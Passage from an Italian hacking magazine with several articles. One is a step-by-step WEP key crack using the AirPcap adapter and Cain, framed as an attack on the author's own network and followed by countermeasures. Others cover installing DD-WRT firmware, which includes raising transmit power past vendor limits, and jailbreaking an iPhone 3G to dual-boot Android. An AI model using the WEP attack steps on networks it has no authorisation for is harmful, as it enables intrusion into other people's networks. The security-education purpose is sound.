interne) per migliorare le prestazioni in ambienti più esigenti. La possibilità di gestire due bande di frequenza (la 2,4 e la 4,9 ghz) rende questo adattatore universale. La particolarità che invece lo rende unico nel suo genere, è la possibilità di iniettare dei pacchetti preconfezionati nella rete by-passando lo "stack" di controllo. Questa tecnica è molto usata tra gli hacker, permettendo loro di introdursi nei sistemi informatici molto piu


facilmente. La parte software è molto valida. Nel cd incluso nella confezione possiamo trovare programmi che ci aiutano a sfruttare al massimo le potenzialità del rice-trasmettitore usb. Wireshark, è un programma che permette la cattura e la decodifica dei dati wireless in piu canali simultaneamente oltre a quelli della rete ethernet, Cain invece, è ottimo per attacchi diretti con crittografie wep e wpa wpa2 con possibilità di iniettare pacchetti dati costruiti ad hoc. A completare la suite programmi ci sono Aircrack-Ng, Kismet, Ngrep, Windump il cui scopo è quello di analizzare i protocolli, monitorare la rete (sniffer), generare traffico (packet iniection), diagnostica e "intrusion detection". Alcuni di questi strumenti sono molto conosciuti dagli hacker e questo ci permette di adeguare le nostre contromisure al fine di avere una rete super protetta. Pensare di spiegare in poche righe come funziona una rete o come sfruttare tutti i suoi punti deboli, gli algoritmi WEP, WPA ecc, è cosa impensabile. Tuttavia, ho riportato qui sotto, un attacco alla mia (ripeto, mia!) rete wireless abilitando la crittografia WEP e togliendo alcune protezioni (che di solito lascio) con il programma CAIN e ovviamente la scheda AirPcap NX. Ciò per dimostrare quanto sia facile con pochi strumenti ed in pochi secondi, violare una rete e prenderne il controllo.

ATTACCO ALLA MIA RETE

Il mio router è un Drytek . Per prima cosa devo togliere tutte le protezioni che ho installato e modificato a mio piacimento. Quindi procedo collegandomi all'indirizzo 192.168.1.1 e avrò in formato html la possibilità di cliccare sull'apposito pulsante per ripristinare le impostazioni di fabbrica. Questo per poter valutare un attacco ad un router nelle vostre stesse condizioni iniziali. Fatto questo, salvo le impostazioni e riavvio il router. A questo punto inizio con l'attacco vero e proprio. Esistono nel pacchetto della CACE Electronics, come già accennato, due programmi adatti allo scopo. Wireshark e Cain. Abbiamo deciso di provare Cain soprattutto per la sua semplicità, poiché Wireshark, oltre a decifrare le chiavi web/wap/wap2 è improntato anche per una analisi dei dati. A questo punto, mando in esecuzione il programma CAIN e clicco sulla parte "Wireless". Di default il programma vi darà la vostra scheda di rete, cambiatela scegliendo AirPcap00 come mostrato qui sotto.

Cercate a questo punto il nome della vostra rete dalla lista e appuntatevi il numero del canale. Stoppate lo scan e dalla dicitura "Lock on channel" selezionate il vostro canale di trasmissione. Questo serve per indirizzare i pacchetti solo sulla frequenza del vostro router dove in questa maniera velocizzeremo l'invio dei pacchetti. A questo punto,

Noterete sulla parte sinistra due diciture importanti. "Wep injection, ARP request" e "Capture Wep IV…". Queste devono essere tutte e due selezionate in modo tale da iniettare dei pacchetti, e successivamente catturarli. Diamo inizio alla ricerca del canale della nostra rete, cliccando sul pulsante "Active Scan". Questo pulsante invierà appositi pacchetti su tutti i canali o frequenze della gamma 2,4 ghz e 5 Ghz catalogandoli per numero progressivo. Il risultato sarà simile a quello della figura seguente.

clicchiamo nuovamente sul pulsante "Active scan" e rimaniamo in attesa di vedere quello che succede sotto le "colonne" Packet e Unique WEP IV's. La prima colonna visualizza il numero dei pacchetti inviati al vostro router, mentre nella seconda, la piu importante, sarà

visualizzato il numero delle chiavi wep ricevute. Per poter decriptare una chiave wep abbiamo bisogno di almeno 3000 "Unique Wep Ivs" e con una buona connessione ed un

pc recente siamo in grado di farlo in meno di 10 minuti. Una volta raggiunto il numero necessario delle chiavi, cliccate su "analize" scegliendo uno tra i 2 modi proposti per decrittare la chiave.
A questo punto attendete il risultato che arriverà entro pochi secondi.

CONTROMISURE

La prima contromisura da prendere per rendere sicura una rete, è quella di essere invisibili. Non inserite nomi riconducibili a voi nella parte riguardante l'identificazione della rete. Inserite nomi strani o parole senza senso e non fate l'errore che la maggior parte degli utente fa, inserendo nome e cognome. Più anonimi si è meglio è. Seconda cosa, configurare in modo opportuno il vostro router, cambiando innanzitutto le credenziali di default per l'accesso. La maggior parte dei router o non hanno la password o è "Admin". Fatto questo è buona regola abilitare l'accesso alla vostra rete abilitando il filtro del MAC Address del vostro PC. In questo caso avete ottime possibilità di protezione, anche se ad un vero hacker basta una sola riga di codice (in linux) per scavalcare la protezione. (spoofing). Successivamente potrete disattivare il SSID broadcast, disattivare il "server dhcp",attivare i nuovi sistemi di crittografia, quali WPA e WPA2, cambiare la gamma di indirizzi IP standard(192.168.1.1). Un ultima cosa, anche se sembra banale, NON lasciate il router acceso quando non viene utilizzato.

CONCLUSIONI.

Abbiamo visto in questo articolo come sia facile penetrare nelle connessioni wireless. Tuttavia, esistono molte protezioni in merito che creano la vita difficile ad un eventuale intruso. La rete wireless non è sicura per niente, bisogna avere la fortuna di non trovare un "appassionato" o una persona in gamba che abbia voglia di accedere alla vostra rete per il solo gusto di farlo. Il Kit AirPcap è un'arma a doppio taglio, ma risulta un ottimo strumento per capire ed esplorare le regole delle reti cablate e wireless.


TERMINI UTILIZZATI

SSID (service set identifier): è un identificativo che ci permette di distinguere un access point
WEP (Wired Equivalent Privacy) algoritmo ideato per la crittografia dei dati nelle reti wireless basandosi su una chiave segreta condivisa.
IV (initialization Vector): fa parte del pacchetto wep e viene utilizzato in combinazione con la chiave segreta per criptare i dati MAC (Media Access Control): indirizzo hardware che identifica in modo univoco ciascun componente della rete.
AP (access point): punto di accesso alla rete solitamente composto da un router (hardware) dedicato che può essere anche wireless.

di H3l3v0rn
redazione@hackerjournal.it



LIBERA IL ROUTER!

Funzioni

- Più di 200 dispositivi supportati
- Il massimo delle funzioni disponibili sull'hardware su cui viene installato
- Supporto di tutti gli standard WLAN correnti, dove l'hardware è adatto: 802.11a/b/g/n
- Integrazione delle funzioni VPN
- Integrazione di vari sistemi di hotspot
- Gestione della banda utilizzata dai client

Firmware proprietari, addio. L'Open Source è il futuro di qualsiasi appliance.

Router, Access Point e simili sono forse i dispositivi più venduti in assoluto: ne sono pieni i negozi specializzati e persino i supermercati. La maggior parte degli utenti resta perplessa davanti alla scelta di dispositivi perché tutti sembrano uguali tra loro e persino i prezzi sono molto simili. Per esempio, a parità di prestazioni, la differenza di prezzo tra un Repeater e un Access Point difficilmente supera i 10 euro. Dal punto di vista dell'hardware, invece, è inutile cercarle: non ci sono differenze pratiche. Eppure, per questioni di marketing, i produttori distinguono questi accessori e difficilmente un Access Point potrà essere usato come Repeater perché il software interno non lo permette. Lo stesso vale per le potenze di trasmissione: per rispettare le leggi, i produttori le limitano via software, anche se (magari) il nostro router funzionerà in un'area totalmente privata, in cui possiamo decidere autonomamente questa impostazione.

ALTERNATIVA

Un'alternativa al sempre limitato firmware fornito dai produttori è DD-WRT, un firmware Open Source basato su Linux che negli utlimi tempi è arrivato a supportare pienamente oltre 200 dispositivi WLAN. Il meccanismo è abbastanza semplice: ogni hardware mette a disposizione diverse funzionalità che vengono raccolte in un framework su cui è installata una distro di Linux creata per gestire ogni possibilità offerta da ogni router. In questo modo, il framework rende uniforme l'ambiente in cui agisce Linux, mettendo a disposizione degli utenti una interfaccia comune per diversi dispositivi e un set completo di funzionalità che possono sfruttare totalmente l'hardware della appliance utilizzata. Pensiamo, per esempio, di avere due router: il primo che integra uno switch, un apparato WLAN e un firewall mentre il secondo è un semplice Access Point che dispone solo di una interfaccia di rete e un apparato WLAN. Installando DD-WRT su entrambi i dispositivi, questo agirà sul primo permettendoci di configurare sia la parte WLAN che il firewall e lo switch, mentre sul secondo agirà solo sulla WLAN. Il tutto con una interfaccia, però, identica. L'accesso alla configurazione avviene tramite un normale browser, non vengono richiesti driver (ovviamente) o programmi di configurazione aggiuntivi. Inoltre, essendo un firmware Open Source usato su tanti dispositivi differenti, la sua stabilità è ormai più che consolidata: attualmente ci sono professionisti che installano metodicamente DD-WRT perché dà ampie garanzie di buon

Il controllo offerto da DD-WRT sulle appliance di rete non ha paragoni tra i firmware proprietari.

Il firmware è specifico. Versioni diverse dello stesso hardware possono non funzionare.

funzionamento, a fronte di firmware nativi sviluppati spesso in fretta e senza un'accurata fase di debug.

UPGRADE SEMPLICE

Per installare DD-WRT basta andare sul sito di riferimento del progetto (www.dd-wrt.com) e cliccare sulla voce Download. Poi bisogna cercare la propria appliance tra quelle proposte e cliccare sul modello a cui vogliamo cambiare firmware. A questo punto ci verranno proposte diverse versioni di firmware da scaricare, adatte a varie esigenze di installazione. Quella più semplice da usare è la mini-build con installazione via Web ma, a seconda dell'appliance, potremmo dover installare una versione che fa l'upgrade via TFTP. Spesso, nell'elenco vengono incluse anche versioni pre configurate per applicazioni specifiche, come il supporto già attivo al VOIP oppure ai servizi della XBox. Una volta scaricato il firmware adatto occorre collegarsi all'interfaccia di aggiornamento della nostra appliance (le modalità variano da appliance ad appliance) ed applicare DD-WRT come se fosse un normale update. A questo punto, l'appliance si riavvierà e potremo controllarla tramite il nostro nuovo sistema. Prima di configurarla a dovere, magari aiutandoci con il forum presente sul sito oppure con l'help integrato, spendiamo un po' di tempo a controllare le varie funzioni che DD-WRT ci mette a disposizione perché sono spesso nettamente diverse da quelle fornite dal firmware nativo. Per esempio non è raro trovare che gli Access Point LinkSys usano nativamente una potenza di trasmissione non superiore al 70%, mentre DD-WRT ci permette di portarla al 100%, ampliando il loro raggio d'azione. Allo stesso tempo è abbastanza comune che un Access Point possa funzionare come Repeater ma anche che un Repeater possa trasformarsi in un Access Point!
Tra le varie opzioni, inoltre, avremo a disposizione dei collegamenti con servizi esterni che ci permetteranno di semplificarci notevolmente la gestione della nostra rete anche i remoto, come il servizio No-IP (www.no-ip.com), oppure che ci consentiranno di dedicare in parte o totalmente la nostra banda WLAN a sistemi di Hotspot già esistenti come il noto Sputnik (www.sputnik.com) oppure a sistemi di protezione della privacy come AnchorFree (www.anchorfree.com). Su molte appliance, inoltre, potremo assegnare interfacce di rete della parte switch a una DMZ, anche se non disponiamo di una porta WAN. Viceversa, la porta WAN potrà essere usata, in funzione delle capacità hardware, come una normale porta dello switch. Insomma: DD-WRT è un firmware che ci permette di prendere il pieno controllo del nostro hardware al di là delle limitazioni imposte dai produttori e, viste le sue capacità, c'è da sperare che un domani ci saranno dei firmware simili per qualsiasi dispositivo. Think open!

Possiamo anche applicare filtri alle connessioni in arrivo all'appliance, disabilitando protocolli specifici.


MODALITA DI FUNZIONAMENTO

I router con DD-WRT possono funzionare in diverse modalità, in funzione dell'hardware disponibile su ogni appliance. Questo piccolo elenco aiuta nello scegliere la modalità corretta per le nostre esigenze.
Access Point - Il metodo classico di funzionamento: una LAN collegata all'appliance, una rete WAN con dei client gestiti.
Client - Serve per trasformare l'appliance in una specie di scheda wireless, che mette in comunicazione un computer collegato via LAN a un Access Point. Il caso tipico di utilizzo è quando il segnale delle normali schede di rete risultano troppo deboli per essere utilizzate per collegare un computer ed è preferibile usare un'apparecchiatura più potente.
Client Bridge - Simile al Client, viene usato quando non si collega un computer ma una rete cablata formata da più dispositivi. Il caso più frequente di utilizzo è quando da un Access Point distribuiamo la nostra connessione a Internet a reti LAN autonome (i.e.: il vicino di casa). Noi avremo un Access Point e lui un Client Bridge. Se lui vorrà avere accesso wireless, però, dovrà avere un suo Access Point perché il bridge non gli permetterà la connessione dei client.
AdHoc - Un tipo di collegamento che avviene tra due dispositivi che sono collegati esclusivamente in modalità 1:1 (entrambi "AdHoc"). Poco usato se non per connettere segmenti di rete cablata attraverso ponti radio.
Repeater - Permette di ricevere il segnale Wireless di un Access Point e di ripeterlo nell'area attorno all'appliance. Ideale per estendere il raggio d'azione di un Access Point ma comporta il dimezzamento della banda disponibile dopo la ripetizione. Viene, comunque, usato quando si condividono connessioni a Internet perché la appliance interessata non necessita di alcun collegamento di rete cablata, basta una presa di corrente.
Repeater Bridge - Funziona come il repeater ma viene usato per mettere in comunicazione due segmenti di rete. Viene usato per prolungare il raggio d'azione di una rete wireless in modo da arrivare al segmento successivo.

di Vito Castellano
castellano.vito@gmail.com

DROIDI ALL'ATTACCO DELL'IPHONE

ANDROID

Ovvero la guida pratica per installare Android su un iPhone 3G, naturalmente jailbreakkato.

In questa guida verrà spiegato come poter portare Android Froyo 2.2 su iPhone 3G jailbrekkato.
Su tratta di una guida facilmente accessibile a tutti, ma, sicuramente, chi conosce e ha fatto già pratica con Linux è un passo avanti.

PRIMA DI COMINCIARE

Per poter sfruttare questa guida occorre installare Virtual Machine o, in una partizione a parte, almeno Ubuntu.
E' consigliabile Ubuntu per i principianti perché è alla portata di tutti grazie alla sua semplicità di installazione e alla sua interfaccia con cui è rapido familiarizzare.
Unico problema da segnalare prima di iniziare il nostro tutorial è che la procedura in questione potrà richiedere, in alcuni casi, che alcuni passaggi vengano ripetuti anche più volte se tutto non va come previsto, quindi occorre non perdersi d'animo e avere una certa determinazione per il conseguimento del risultato finale.

A PROPRIO RISCHIO E PERICOLO

Come tutte le procedure non autorizzate dalla casa madre, anche questa determina un decadimento della garanzia dell' iPhone nonché una piccole dose di rischi correlati, anche se si tratta di un procedimento piuttosto diffuso e sperimentato. Comunque è sempre bene essere consapevoli dei rischi intrinseci. Come si dice: uomo avvisato...

AVRÒ ANCORA IPHONE OS SUL MIO IPHONE?

Certo grazie ad Openlboot avremo la possibilità di avere un vero e proprio DualBoot.
Attenzione per far sì che il procedimento funzioni bisogna avere un iPhone jailbrekkato con firmware non superiore a 4.0 . Se avete già eseguito degli aggiornamenti, ad esempio 4.0.1 o 4.0.2,
bisogna effettuare il downgrade. Se proprio lo dovete fare è consigliabile tornare a 3.1.3 . Vediamo come eseguire il downgrade.

Per prima cosa occorre procurarsi i seguenti strumenti :

- iPhone1,2_3.1.3_7D11_Restore.ipsw (se volete passare ad OS 3.1.3)
- iRecovery (Per Windows)

Adesso è possibile collegare l'iPhone al computer e metterlo in modalità Recovery. Per mettere l'iPhone in modalità Recovery basta semplicemente collegarlo al proprio computer e quindi schiacciare contemporaneamente il tasto "Home" ovvero il tasto centrale dell'iPhone e il tasto "Spegni/Accendi" ovvero il tasto

che normalmente si schiaccia per accendere il telefono. Dopo circa 3-4 secondi dovrebbe spegnersi. Tenete ancora premuti i due tasti finché non visualizzate il logo della mela, a quel punto non dovrete più schiacciare il tasto "Power" ma tenete ancora premuto il tasto "Home" finché non visualizzerete il logo di iTunes che vi indica di attaccare il telefono al computer. Alla fine dovreste trovarvi nella situazione come riportato nella figura

Adesso il vostro iPhone si trova in modalità " Recovery ", quindi apriamo iTunes.
Esso vi avvertirà che ha rilevato il telefono in modalità ripristino, e ovviamente vi chiederà di ripristinarlo.Tenendo premuto il tasto " Shift " della tastiera e facendo click con il mouse sul bottone "Ripristina " avrete la possibilità di selezionare il vostro OS.
Nel nostro esempio andremo a selezionare iPhone1,2_3.1.3_7D11_Restore.ipsw.
Inizierà così il ripristino, ad un certo punto iTunes riscontrerà uno dei seguenti errori (1011, 1013, 1015) occorrerà quindi eseguire queste semplici operazioni:
Prima di tutto installiamo la libreria libusb (libusb-win32-filter-bin-0.1.12.2.exe), la troverete nella cartella di iRecovery.
Attenzione per gli utenti di Windows Vista/7: Prima di installare la libreria USB, tasto destro sul file libusb-win32-filter-bin-0.1.12.2.exe, impostiamo la compatibilità con Windows XP SP2 e spuntiamo la voce "esegui come amministratore", poi diamo ok.
Adesso andremo ad avviare il Prompt dei comandi.
Per avviare il prompt dei comandi:

Start>esegui >digitare "cmd" ovviamente senza virgolette (Windows XP).
Start >cercare esegui>una volta trovato >digitare "cmd" ovviamente senza virgolette (Windows Vista/7).

-Adesso bisognerà posizionarsi nella cartella che contiene iRecovery questo dipenderà da dove avrete posizionata la cartella, il consiglio è di tenerla a portata di mano sul Desktop e digitare nel Prompt dei comandi

cd Desktop\"nome cartella che contiene il programma iRecovery "

ad esempio

```
cd Desktop\iRecovery < premere invio >
```

adesso che ci siamo posizionati nella cartella è arrivata l'ora di eseguire iRecovery dando questo comando:

```
iRecovery.exe -s < premere invio >
```

e di conseguenza diamo questi comandi

```
setenv auto-boot true < premere invio>
saveenv <premere invio>
/exit <premere invio>
```

In questo modo l'iPhone uscirà dalla modalità "Recovery" e lo vedrete riavviarsi. Adesso avete in mano il vostro iPhone con Firmware 3.1.3
E' arrivato il momento di effettuare il JailBrekkare del "melafonino", si consiglia di utilizzare RedSnow anche perché se volete mettere Android, effettuando il jailbreak con altri programmi (Spirt, BlackRa1n ecc.) andrà in conflitto e non riuscirete ad installarlo.
Non staremo qui a spiegarvi come effettuare il Jailbreak con RedSnow esistono numerose guide in rete comunque se proprio non dovreste riuscirci potete contattare la redazione.
Bene adesso abbiamo il nostro iPhone 3G OS 3.1.3 Jailbrekkato con Cydia installato , apriamo Cydia e andiamo a ricercare prima di tutto OpenSSH e installiamolo questo programma ci permetterà di aprire una sorta di comunicazione che ci consentirà di trasferire i nostri file dal computer all'iPhone.
Andremo ad installare anche "Sbsetting" questo programma ci aiuterà a mantenere sotto controllo lo stato attivo di OpenSSH, per utilizzare questo programma basterà semplicemente far scivolare il dito in senso orizzontale sulla barra di stato.

Ora abbiamo tutto il necessario checi serve per poter installare Android su iPhone.
Passiamo ad ubuntu e procuriamoci i seguenti file:

- Openiboot
- idroid
- Estrazione

Tutti questi file li troverete nel blog all'indirizzo http://idroidshare.blogspot.com/. Adesso per prima cosa scompattiamo tutti gli archivi (idroid-1.0.2.tar.gz , openiboot.tar.gz , estrazione.tar.gz) e portiamo le cartelle sulla Scrivania. Ricordatevi bene che su Ubuntu il desktop si chiama Scrivania Adesso accendete il Wi-fi su iPhone e anche il servizio SSH potrete attivare questi servizi tramite "Sbsetting" e annotatevi il vostro indirizzo IP. Ora su Ubuntu andremo in

Risorse>Rete

Qui troverete il vostro iPhone, facendo click su di esso apparirà una finestra dove inseriremo

Nome utente : root
Password : alpine (è la password di default di OpenSSH)

Bene adesso siamo dentro seguiamo questo percorso spostandoci tra le cartelle

Private>Var

Prima di tutto creiamo una cartella e la rinomineremo "sdcard" questa cartella andrà ad emulare appunto la sd card, lo spazio dove potremmo inserire i nostri file.
Sempre in "Private ? Var" sposteremo tutta la cartella "idroid" ovvero la cartella che contiene : android.img.gz , cache.img , system.img , userdata.img , zImage .
Dopo aver caricato questi file (le immagini di Android), andiamo a caricare i driver necessari per il funzionamento del Wi-Fi e del Touch.
Per ricavare i driver useremo un metodo di estrazione chiamato "ninn's extraction technique" questo "programma" lo troveremo nella cartella estrazione con il nome di extractiontechnique0.2.sh .

COME AVVIARE IL PROGRAMMA?

Innanzi tutto avviamo il terminale lo troveremo in

Applicazioni
>Accessori>Terminale

aperto il terminale daremo questi comandi

cd Scrivania (ci spostiamo sul Desktop)
cd estrazione (ci spostiamo nella cartella estrazione)

chmod +x extractiontechnique0.2.sh
./ extractiontechnique0.2.sh

e ci ritroveremo in una condizione come nell'immagine in figura.

```
vito@vito-desktop:~/Scrivania/android/estrazione$ chmod +x extractiontechnique0.
2.sh
vito@vito-desktop:~/Scrivania/android/estrazione$ ./extractiontechnique0.2.sh
|-----------------------------------------|
| * * * * Ninn's Extraction Technique * * * * |
| * Automatic driver download and extraction * |
|-----------------------------------------|
For more info check out www.idroidproject.org
[1] Extract Zephyr2 (iPhone 3G / iPod 1G ) - Supports download of files, detects
 preexisting files
[2] Extract Zephyr (iPhone 2G) - Supports download of files, detects preexisting
 files
[3] Extract Wifi drivers V8 (known to have better support in android)
[4] Extract Wifi drivers V9
[5] Exit
-----------------------------------------
Enter your option choice [1-5]:
```

A questo punto noi andremo ad estrarre " Zephyr2" ovvero il punto 1 e il punto 3, i driver "Wi-Fi".
Non c'è molto da spiegare, ovviamente basta inserire su terminale prima " 1 " e dopo che avrà estratto il primo driver andremo ad inserire "3" .
Adesso nella cartella estrazione ci troveremo 3 nuovi file ovvero :

sd8686.bin, sd8686_helper.bin, zephyr2.bin.

Fatto questo ritorniamo sulla nostra cartella dell'iphone :

Private >Var

qui creeremo una nuova cartella chiamandola "firmware" in modo che il risultato sia così

Private >Var >firmware

Che copieremo anche dentro la cartella "idroid". Alla fine il risultato deve essere questo

Private> Var >firmware
Private>Var>idroid>firmware

dove in questa cartella firmware inseriremo i nostri 3 driver che abbiamo estratto poco fa (sd8686.bin , sd8686_helper.bin , zephyr2.bin) .

Bene siamo giunti agli ultimi passaggi adesso ricordate all'inizio della guida quando vi avevamo fatto mettere in modalità Recovery l'iPhone? Ecco, ora dovrete di nuovo eseguire quella procedura.
Una volta messo in modalità Recovery apriamo il terminale di Ubuntu e digitiamo
cd Scrivania (con questo comando ci sposteremo sul Desktop)

sudo apt-get install libusb-0.1-4 (ci chiederà di confermare e noi daremo una bella "Y" per confermare)
cd openiboot (ci spostiamo nella cartella openiboot contenete 3 file : loadibec , oibc . Openiboot.img3)
sudo ./loadibec openiboot.img3


Dando questo comando troveremo evidenziata sullo schermo del nostro iPhone una schermata come quella proposta in figura, che ci mostrerà tre possibili selezioni: iPhone OS , Console e iDroid.

Adesso andremo a spostarci su console attraverso i tasti dell'iPhone per regolare il volume, quindi spostiamoci su console e schiacciamo una sola volta il tasto " Home " del nostro iPhone. Inizieranno ad apparire sullo schermo del nostro iPhone tante stringhe di codice, non stiamo qui a spiegarvi cosa rappresentano, a voi interessa solo che l'ultima stringa stampi

`" WELCOME TO OPENIBOOT "`

adesso sempre da terminale andremo a digitare

`5. sudo ./oibc`

ci ritroveremo in una situazione dove le stesse stringhe stampate nel terminale appariranno contemporaneamente sull'iPhone come in figura

Se siete arrivati allo stesso risultato (ottimo) digitiamo l'ultimo comando:

`install ( e premiamo invio )`


ci stamperà una serie di stringhe come questa

```
install
Backing up your NOR to
current directory as
norbackup.dump
Fetching NOR backup.
file sent.
NOR backed up, starting
installation
Installing Images...
Reading images...
Reading: ibot (286912
bytes)
Reading: ibox (171328
bytes)
Reading: dtre (43968 bytes)
Reading: logo (10624 bytes)
Reading: recm (48896 bytes)
Reading: nsrv (21504 bytes)
Reading: bat0 (57792 bytes)
Reading: bat1 (66368 bytes)
Reading: glyC (21376 bytes)
Reading: glyP (20352 bytes)
Reading: chg0 (20736 bytes)
Reading: chg1 (25920 bytes)
Reading: batF (77120 bytes)
Performing upgrade...
(283512 bytes)
Total size to be written
872896
Flashing...
Flashing: ibot (a1f61d8,
286912 bytes)
Flashing: ibox (a08d6c0,
171328 bytes)
Flashing: dtre (a193748,
43968 bytes)
Flashing: logo (a0879a8,
10624 bytes)
Flashing: recm (a19e310,
48896 bytes)
Flashing: nsrv (a1aa218,
21504 bytes)
Flashing: bat0 (a1af620,
57792 bytes)
Flashing: bat1 (a1bd7e8,
66368 bytes)
Flashing: glyC (a1cdb30,
21376 bytes)
Flashing: glyP (a1d2eb8,
20352 bytes)
Flashing: chg0 (a1d7e40,
20736 bytes)
Flashing: chg1 (a1dcf48,
25920 bytes)
Flashing: batF (a1e3490,
77120 bytes)
Free space after flashing
28224
Done with installation!
Refreshed image list
Images installed
Setting openiboot
version...
Successfully loaded bank1
nvram
Successfully loaded bank2
nvram
Openiboot installation
complete.
```

Ora possiamo digitare

`reboot ( riavvierà l'iPhone )`

LANCIAMO IDROID

Qui si conclude l'installazione. Adesso avremo la possibilità di avviare "iDroid" spostiamoci su di esso sempre con i tasti della regolazione del volume , dopodichè, premendo sul tasto " Home " una sola volta, vedremo caricarsi tutto il " Kernel " e successivamente " Android " fino ad arrivare a questo risultato

Qui finisce la mia guida per qualsiasi problema o informazione scrivete alla redazione o passate direttamente al blog dell'autore

`blog : http://idroidshare.blogspot.com/`

Se lascerete qualche commento vi verrà risposto in tempi brevi.

NoeXKuzE
redazione@hackerjournal.it

Crack di iOS 4

CRACKING

COME AVERE IOS 4 SU IPHONE 3GS SENZA I BLOCCHI DI APPLE.

